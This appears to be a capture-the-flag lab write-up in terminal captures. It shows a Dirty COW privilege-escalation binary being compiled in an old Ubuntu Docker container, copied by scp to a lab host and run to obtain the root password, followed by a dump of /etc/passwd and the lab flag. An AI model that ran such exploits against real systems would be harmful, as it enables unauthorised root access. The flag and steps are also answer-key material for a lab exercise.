```
/home/joss ❯ apt install docker.io -y
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is held by process 75767 (apt)
The following packages were automatically installed and are no longer required:
  gir1.2-girepository-2.0  libgpgme11t64       libsqlcipher1                  python3-pysmi
  libarmadillo14           libgpgmepp6t64      libwireshark18                 python3-xlrd
  libdisplay-info2         libinstpatch-1.0-2  libwiretap15                   python3-xlutils
  libgdal37                libnet1             libwsutil16                    python3-xlwt
  libgeos3.14.0            libobjc-14-dev      linux-image-6.12.38+kali-amd64
  libgirepository-1.0-1    libradare2-5.0.0t64 node-uri-js
Use 'sudo apt autoremove' to remove them.

Installing:
  docker.io
```

```
/home/joss 2m 41s ❯ systemctl start docker

/home/joss ❯ systemctl enable docker
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

/home/joss ❯ docker pull ubuntu:16.04
16.04: Pulling from library/ubuntu
58690f9b18fc: Pull complete
b51569e7c507: Pull complete
da8ef40b9eca: Pull complete
fb15d46c38dc: Pull complete
Digest: sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffee0d6
Status: Downloaded newer image for ubuntu:16.04
docker.io/library/ubuntu:16.04
```

```
/home/joss 1m 27s ❯ docker run -it --name compile-ubuntu16 ubuntu:16.04

root@acc74bc5f171:/# apt update
Get:1 http://archive.ubuntu.com/ubuntu xenial InRelease [247 kB]
Get:2 http://security.ubuntu.com/ubuntu xenial-security InRelease [106 kB]
Get:3 http://archive.ubuntu.com/ubuntu xenial-updates InRelease [106 kB]
Get:4 http://security.ubuntu.com/ubuntu xenial-security/main amd64 Packages [1151 kB]
Get:5 http://archive.ubuntu.com/ubuntu xenial-backports InRelease [106 kB]
Get:6 http://archive.ubuntu.com/ubuntu xenial/main amd64 Packages [1558 kB]
Get:7 http://security.ubuntu.com/ubuntu xenial-security/restricted amd64 Packages [15.9 kB]
Get:8 http://security.ubuntu.com/ubuntu xenial-security/universe amd64 Packages [928 kB]
Get:9 http://archive.ubuntu.com/ubuntu xenial/restricted amd64 Packages [14.1 kB]
Get:10 http://archive.ubuntu.com/ubuntu xenial/universe amd64 Packages [9827 kB]
Get:11 http://security.ubuntu.com/ubuntu xenial-security/multiverse amd64 Packages [8820 B]
Get:12 http://archive.ubuntu.com/ubuntu xenial/multiverse amd64 Packages [176 kB]
```

```
/home/joss 6m 15s ❯ docker cp compile-ubuntu16:/dirty ./dirty
Successfully copied 48.6kB to /home/joss/dirty
```


```
~ ❯ cat dirty
       File: dirty   <BINARY>
```

```
~ ❯ scp dirty student@10.0.2.14:/home/student
The authenticity of host '10.0.2.14 (10.0.2.14)' can't be established.
ED25519 key fingerprint is: SHA256:gxBdzCya8lPBSzGJYF0igtwELgqYTqFEInACA3KRLRQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.14' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@10.0.2.14's password:
dirty                                         100%   46KB   3.5MB/s   00:00
```

```
student@ubuntu:~$ ls
dirty
student@ubuntu:~$ chmod +x dirty
student@ubuntu:~$ ./dirty
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :-)
student@ubuntu:~$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
student@ubuntu:~$ _
```

dirtyCowFun

```
student@ubuntu:~$ cat /etc/passwd
student:x:1000:1000:dirty-cow-lab,,,:/home/student:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
root:$6$P7xBAooQEZX/ham$9L7U0KJoihNgQakyfOQokDgQWLSTFZGB9LUU7T0W2kH1rtJXTzt9mG4qOoz9Njt.tIklLtLosiaeCBsZm8hND/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bstudent@ubuntu:~$ su root
Password:
root@ubuntu:/home/student# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/student#
```



Flag
4GEEKS{Y0u_G0t_R00t}